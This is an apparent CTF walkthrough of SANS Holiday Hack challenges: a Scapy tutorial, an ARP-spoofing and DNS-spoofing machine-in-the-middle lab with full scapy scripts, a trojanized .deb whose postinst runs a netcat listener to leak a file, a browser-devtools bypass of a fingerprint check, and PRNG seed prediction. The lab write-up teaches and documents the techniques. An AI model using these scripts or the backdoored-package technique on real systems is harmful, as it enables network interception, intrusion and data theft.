
9 ARP SHENANIGANS

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` Who recused herself from the vote described on the document?

Alabaster Snowball
Welcome to the roof! Alabaster Snowball here. I'm watching some elves play NetWars! Feel free to try out our Scapy Present Packet Prepper! If you get stuck, you can help() to see how to get tasks and hints.

9.1 Scapy Preper

Connecting to the terminal reveals a list of tasks to complete:



```
   ___ ___ ___ ___ ___ _  _ _____   ___  _   ___ _  _____ _____
  | _ \ _ \ __/ __| __| \| |_   _| | _ \/_\ / __| |/ / __|_   _|
  |  _/   / _|\__ \ _|| .` | | |   |  _/ _ \ (__| ' <| _|  | |
  |_| |_|_\___|___/___|_|\_| |_|   |_|/_/ \_\___|_|\_\___| |_|

                     ___
                    | _ \_ _ ___ _ __ _ __  ___ _ _
                    |  _/ '_/ -_) '_ \ '_ \/ -_) '_|
                    |_| |_| \___| .__/ .__/\___|_|
                                |_|  |_|
                     (Packets prepared with scapy)

Type "yes" to begin. yes

  HELP MENU:

  'help()' prints the present packet scapy help.
  'help_menu()' prints the present packet scapy help.
  'task.get()' prints the current task to be solved.
  'task.task()' prints the current task to be solved.
  'task.help()' prints help on how to complete your task
  'task.submit(answer)' submit an answer to the current task
  'task.answered()' print through all successfully answered.

>>> task.get()
Welcome to the "Present Packet Prepper" interface! The North Pole could use your help
preparing present packets for shipment.
Start by running the task.submit() function passing in a string argument of 'start'.
Type task.help() for help on this question.
>>> task.submit('start')
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network
interface.

Submit the class object of the scapy module that sniffs network packets and returns those
packets in a list.

>>> task.submit(sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets in a
list.

Submit the NUMBER only from the choices below that would successfully send a TCP packet and
then return the first sniffed response packet to be stored in a variable named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.

Submit the class object of the scapy module that can read pcap or pcapng files and return a
list of packets.

>>> task.submit(rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the
choices below that correctly prints a summary of UDP_PACKETS:
1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

>>> task.submit(2)
Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.

>>> task.submit(UDP_PACKETS[0])
```

```
Correct! Scapy packet lists work just like regular python lists so packets can be accessed
by their position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

>>> task.submit(TCP_PACKETS[1][TCP])
Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw,
etc... can be accessed this way. Ex - pkt[IP][TCP]

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then
submit this modified packet

>>> packet = UDP_PACKETS[0]
>>> packet.src = "127.0.0.1"
>>> task.submit(packet)
Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the
packet list TCP_PACKETS.

>>> TCP_PACKETS.show()
0000 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S
0001 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA
0002 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A
0003 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0004 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0005 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0006 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0007 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
>>> TCP_PACKETS[6]
<Ether  dst=00:15:f2:40:76:ef src=00:16:ce:6e:8b:24 type=IPv4 |<IP  version=4 ihl=5 tos=0x0
len=51 id=42982 flags=DF frag=0 ttl=128 proto=tcp chksum=0xd05a src=192.168.0.114
dst=192.168.0.193 |<TCP  sport=1137 dport=ftp seq=3753095950 ack=3334930821 dataofs=5
reserved=0 flags=PA window=17357 chksum=0xe96b urgptr=0 |<Raw  load='PASS echo\r\n' |>>>>
>>> task.submit('echo')
Correct! Here is some really nice list comprehension that will grab all the raw payloads
from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp
echo-reply packets. Submit only the ICMP chksum value from the second packet in the
ICMP_PACKETS list.

>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
Correct! You can access the ICMP chksum value from the second packet using
ICMP_PACKETS[1][ICMP].chksum .

Submit the number of the choice below that would correctly create a ICMP echo request
packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that
variable to send or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127.
(all other packet attributes can be unspecified)

>>> packet = IP(dst="127.127.127.127")/UDP(dport=5000)
>>> task.submit(packet)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS
query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

>>> packet = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
>>> task.submit(packet)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response
(the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in
ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.
```

```
>>> ARP_PACKETS[0]
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:16:ce:6e:8b:24 type=ARP |<ARP  hwtype=0x1 ptype=IPv4
hwlen=6 plen=4 op=who-has hwsrc=00:16:ce:6e:8b:24 psrc=192.168.0.114
hwdst=00:00:00:00:00:00 pdst=192.168.0.1 |>>
>>> ARP_PACKETS[1]
<Ether  dst=00:16:ce:6e:8b:24 src=00:13:46:0b:22:ba type=ARP |<ARP  hwtype=0x1 ptype=IPv4
hwlen=6 plen=4 op=None hwsrc=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff
pdst=192.168.0.114 |<Padding  load='\xc0\xa8\x00r' |>>>
>>> ARP_PACKETS[1][ARP].op=2
>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"
>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

Alabaster Snowball
Great job! Thanks! Those skills might be useful to you later on! I've been trying those skills out myself on this other terminal. I'm pretty sure I can use tcpdump to sniff some packets. Then I'm going to try a machine-in-the-middle attack. Next, I'll spoof a DNS response to point the host to my terminal. Then I want to respond to its HTTP request with something I'll cook up. I'm almost there, but I can't quite get it. I could use some help! For privacy reasons though, I can't let you access this other terminal. I do plan to ask Santa for a hand with it next time he's nearby, though.

9.2 ARP SHENANINGANS

In order to work on the ARP Shenaningans terminal we change back in to Santa and head to the roof.

Alabaster Snowball
Hey Santa! You've got to check out our Scapy Present Packet Prepper! Please work through the whole thing to make sure it's helpful for our guests! I made it so that players can help() to see how to get tasks and hints. When you're done, maybe you can help me with this other
issue I'm having. Oh, I see the Scapy Present Packet Prepper has already been completed! Now you can help me get access to this machine. It seems that some interloper here at the North Pole has taken control of the host. We need to regain access to some important documents associated with Kringle Castle. Maybe we should try a machine-in-the-middle attack? That could give us access to manipulate DNS responses. But we'll still need to cook up something to change the HTTP response. I'm sure glad you're here Santa.

Hints	
1	**Sniffy**: Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using `tcpdump -nni eth0` to see if you can view any traffic from that host.
2	**Spoofy**: The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in `/home/guest/scripts`.
3	**Resolvy**: Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.

4 **Embedy**: The malware on the host does an HTTP request for a `.deb` package. Maybe we can get command line access by sending it a command in a customized .deb file

After connecting to the terminal we start by sniffing on the network with displaying data link header information:

```
guest@ac839475eb1b:~$ tcpdump -nni eth0 -e -c2
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:49:46.330950 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42:
Request who-has 10.6.6.53 tell 10.6.6.35, length 28
11:49:47.366979 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42:
Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

This identifies ARP traffic of IP 10.6.6.35 with MAC 4c:24:57:ab:ed:84 asking who has IP 10.6.6.53. With this information we updated the **/scripts/arp_resp.py** file as follows to respond that we are that IP address with our MAC:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ouripaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
ourmacaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
# Target mac address
targetmacaddr = "4c:24:57:ab:ed:84"

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=targetmacaddr, type=0x806, src=ourmacaddr)

        arp_response = ARP(pdst=targetmacaddr)
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = "IPv4"
        arp_response.hwtype = 0x1

        arp_response.hwsrc = ourmacaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = targetmacaddr
        arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response
        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)

if __name__ == "__main__":
    main()
```

With the ARP spoof ready, we launch tcpdump to sniff for all traffic except ARP traffic and then in a different pane we launch **./scripts/arp_resp.py**

```
guest@ac839475eb1b:~/scripts$ tcpdump -nni eth0 not arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:34:28.319412 IP 10.6.6.35.16466 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

Once the ARP spoofed packet was send we straight away see a DNS lookup request coming to us for **ftp.osuosl.org.** With this information we can update the **/scripts/dns_resp.py** script as follows to respond that we are **ftp.osuosl.org**:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ouripaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
ourmacaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
# Target mac address
targetmacaddr = "4c:24:57:ab:ed:84"

# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=ourmacaddr, dst=targetmacaddr)          # need to replace mac addresses
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)        # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)# need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, qr = 1, aa = 1,
an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ouripaddr))
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                            # dns
        "udp[10] & 0x80 = 0",                         # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed)# destination ip we had spoofed
        "ether dst host {}".format(ourmacaddr) # our mac since we spoofed the ip to our mac
    ] )

    # sniff eth0 without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0",
count=1)

if __name__ == "__main__":
    main()
```

With both scripts ready we first launch in pane 1 tcpdump to sniff all traffic that was not ARP, next in pane 2 we run **./scripts/dns_resp.py** followed by pane 3 where we run **./scripts/arp_resp.py.** The tcpdump capture picks up 20 packets and when reviewing them we can see the attempted connection to us on port 80 which receives a reset as we are currently not listening:

```
guest@ac839475eb1b:~/scripts$ tcpdump -nni eth0 not arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
...
...
12:31:02.810157 IP 10.6.6.35.54648 > 10.6.0.2.80: Flags [S], seq 2921641270, win 64240,
options [mss 1460,sackOK,TS val 2615555033 ecr 0,nop,wscale 7], length 0
12:31:02.810201 IP 10.6.0.2.80 > 10.6.6.35.54648: Flags [R.], seq 0, ack 2921641271, win 0,
length 0
...
...
```

We redo the running of the scripts but in pane 1 we are now running a python webserver on port 80. In pane 2 we run **./scripts/dns_resp.py** followed by pane 3 where we run **./scripts/arp_resp.py**. The IP **10.6.6.35** connects successful to our webserver and we can see it was trying to retrieve the following file: **/pub/jfrost/backdoor/suriv_amd64.deb**

```
guest@ac839475eb1b:~/scripts$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [03/Jan/2021 12:38:11] code 404, message File not found
10.6.6.35 - - [03/Jan/2021 12:38:11] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1"
404 -
```

Now we know that it's trying to retrieve a .deb file, we can create a customized version of **suriv_amd64.deb** as per the provided hint site. In our case we create a customized version of netcat that after installation will setup a netcat listener on port 9001 which reads in **/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt** and when we connect to it provide the contents back to us:

```
guest@ac839475eb1b:~$ cd debs/
guest@ac839475eb1b:~/debs$ dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work
guest@ac839475eb1b:~/debs$ mkdir ./work/DEBIAN
guest@ac839475eb1b:~/debs$ ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb
guest@ac839475eb1b:~/debs$ tar -xvf control.tar.xz ./control
./control
guest@ac839475eb1b:~/debs$ tar -xvf control.tar.xz ./postinst
./postinst
guest@ac839475eb1b:~/debs$ mv control work/DEBIAN/
guest@ac839475eb1b:~/debs$ mv postinst work/DEBIAN/
guest@ac839475eb1b:~/debs$ echo 'nc -l -p 9001 <
/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt'  >> ./work/DEBIAN/postinst
guest@ac839475eb1b:~/debs$ dpkg-deb --build ./work
dpkg-deb: building package 'netcat-traditional' in './work.deb'.
guest@ac839475eb1b:~/debs$ mv work.deb suriv_amd64.deb
guest@ac839475eb1b:~/debs$ mkdir pub
guest@ac839475eb1b:~/debs$ mkdir pub/jfrost
guest@ac839475eb1b:~/debs$ mkdir pub/jfrost/backdoor
guest@ac839475eb1b:~/debs$ mv suriv_amd64.deb pub/jfrost/backdoor/
```

With the malicious file in place we can start our webserver in pane 1, in pane 2 we run **./scripts/dns_resp.py** followed by pane 3 where we run **./scripts/arp_resp.py**. We can see the malicious file being retrieved by the victim 10.6.6.35:

```
guest@ac839475eb1b:~/debs$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [03/Jan/2021 12:47:08] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1"
200 -
```

Now that the malicious netcat version was installed the victim was listening on port 9001 with a file to send over. Using netcat ourselves we connect to 10.6.6.35 on port 9001 to retrieve the file:

```
guest@ac839475eb1b:~$ nc 10.6.6.35 9001 > NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
^C
guest@ac839475eb1b:~$ cat NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | grep recused
The board took up final discussions of the plans presented last year for the expansion of
Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the
size of the current castle.  Architect Ms. Pepper reviewed the planned changes and
engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the
infrastructure of the North Pole."  Mr. Krampus replied, "The infrastructure has already
been expanded to handle it quite easily."  Chairman Frost then noted, "But the additional
```

```
traffic will be a burden on local residents."  Dolly explained traffic projections were all
in alignment with existing roadways.  Chairman Frost then exclaimed, "But with all the
attention focused on Santa and his castle, how will people ever come to refer to the North
Pole as 'The Frostiest Place on Earth?'"  Mr. In-the-Box pointed out that new tourist-
friendly taglines are always under consideration by the North Pole Chamber of Commerce, and
are not a matter for this Board.  Mrs. Nature made a motion to approve.  Seconded by Mr.
Cornelius.  Tanta Kringle recused herself from the vote given her adoption of Kris Kringle
as a son early in his life.
```


Reviewing the meeting minutes reveal that **Tanta Kringle** recused herself from the vote.

Narrative 6 of 7

Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.

10 Defeat Fingerprint Sensor

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.



As our own avatar we enter the Santavator and using all three colour bulbs we position them in a way that all 3 light streams light up.

Press **F11** in in Chrome to open up the development tools. Under sources go to the app.js file and set a break point on **line 350**

Next click on **floor 3** button, and when the break point was reached modify **line 354** by removing the string `&& hasToken('besanta')` and press **ctrl+s** to save the modification. Press **F8** to resume the script and the fingerprint scanner will open up. When you now click on the fingerprint scanner it will accept you without being Santa and lets you on to the floor.

11 A Naughty/Nice List with Blockchain Investigation Part 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Head to the Speaker UNpreparedness Room and talk to Tangle Coalbox.

Tangle Coalbox

Howdy gumshoe. I'm Tangle Coalbox, resident sleuth in the North Pole. If you're up for a challenge, I'd ask you to look at this here Snowball Game. We tested an e arlier version this summer, but that one had web socket vulnerabilities. This version seems simple enough on the Easy level, but the Impossible level is, well... I'd call it impossible, but I just saw someone beat it! I'm sure something's off here. Could it be that the name a player provides has some connection to how the forts are laid out? Knowing that, I can see how an elf might feed their Hard name into an Easy game to cheat a bit. But on Impossible, the best you get are rejected player names in the page comments. Can you use those somehow? Check out Tom Liston's talk for more info, if you need it.

11.1 Snowball Game

When launch the game we are greeted with a difficulty selection and an option to fill in a player name for difficulty Easy and Medium. After a couple of quick test on easy it became clear that the ford layout is dictated by the player name. Of note is that the prefilled player name seems to be a random digit number.

Hints	
1	**PRNG Seeding**: While system time is probably most common, developers have the option to seed pseudo-random number generators with other values.
2	**Extra Instances**: Need extra Snowball Game instances? Pop them up in a new tab from https://snowball2.kringlecastle.com.
3	**Mersenne Twister**: Python uses the venerable Mersenne Twister algorithm to generate PRNG values after seed. Given enough data, an attacker might predict upcoming values.
4	**Twisted Talk**: Tom Liston is giving two talks at once - amazing! One is about the Mersenne Twister.

Tangle Coalbox indicates that on the Impossible! difficulty there are rejected names in the comments of the page.


In the browser open up the developer tools (F12) and launch the game on difficulty level Impossible! Look at the source code of game in the Sources tab and scroll down to the bottom you see a list of 624 values of seed attempts that are not random enough but then the next one was Perfect!

```
<!--
  Seeds attempted:

  2543341069 - Not random enough
  2186249259 - Not random enough
  1565574638 - Not random enough
  ...
  2821586618 - Not random enough
  3513507018 - Not random enough
  692213055 - Not random enough
  <Redacted!> - Perfect!
-->
```

Extract all the attempted seeds and place them in a text file and run them through the mt19937predict application from the hint, allowing it to predict the next value being the <Redacted!> value.

```
$ git clone https://github.com/kmyk/mersenne-twister-predictor.git

$ vi known.txt

$ cat known.txt | wc -l
624

$ cat known.txt | ./mersenne-twister-predictor/bin/mt19937predict | head -n 1
655092748
```

In a separate tab start a game on Easy with player name being the predicted value 655092748. Play the game as per normal to plot out where all the forts are located. After which you can then play the game in Impossible! mode as you know where all the enemy's forts are located.



Tangle Coalbox

Crikey - that's it! You've done the Impossible! You've impressed this old elf today. Great work identifying and abusing the pseudo-random sequence. Now, the REAL question is, how else can this be abused? Do you think someone could try and cheat the Naughty/Nice Blockchain with this? If you have control over to bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time. A blockchain works by "chaining" blocks together - so there's no way that Jack could change it without it messing up the chain.. Maybe if you look at the block that seems like it got changed, it might help. If Jack was able to change the block AND the document without changing the hash... that would require a very UNIque hash COLLision. Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him. That's about all the help I can give you, kid, but Prof. Petabyte may have more.

You win!

You won on *impossible!*

11.2 NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1

We headed to Santa's Office as Santa and talked to Tinsel Upatree.

Tinsel Upatree

Howdy Santa! Just guarding the Naughty/Nice list on your desk. Santa, I don't know if you've heard, but something is very, very wrong... We tabulated the latest score of the Naughty/Nice Blockchain. Jack Frost is the nicest being in the world! Jack Frost!?! As you know, we only really start checking the Naughty/Nice totals as we get closer to the holidays. Out of nowhere, Jack Frost has this crazy score... positive 4,294,935,958 nice points! No one has EVER gotten a score that high! No one knows how it happened. Most of us recall Jack having a NEGATIVE score only a few days ago... Worse still, his huge positive score seems to have happened way back in March. Our first thought was that he somehow changed the blockchain - but, as you know, that isn't possible. We ran a validation of the blockchain and it all checks out. Even the smallest change to any block should make it invalid. Blockchains are huge, so we cut a one minute chunk from when Jack's big score registered back in March. You can get a slice of the Naughty/Nice blockchain on your desk. You can get some tools to help you here. Tangle Coalbox, in the Speaker UNPreparedness room. has been talking with attendees about the issue.
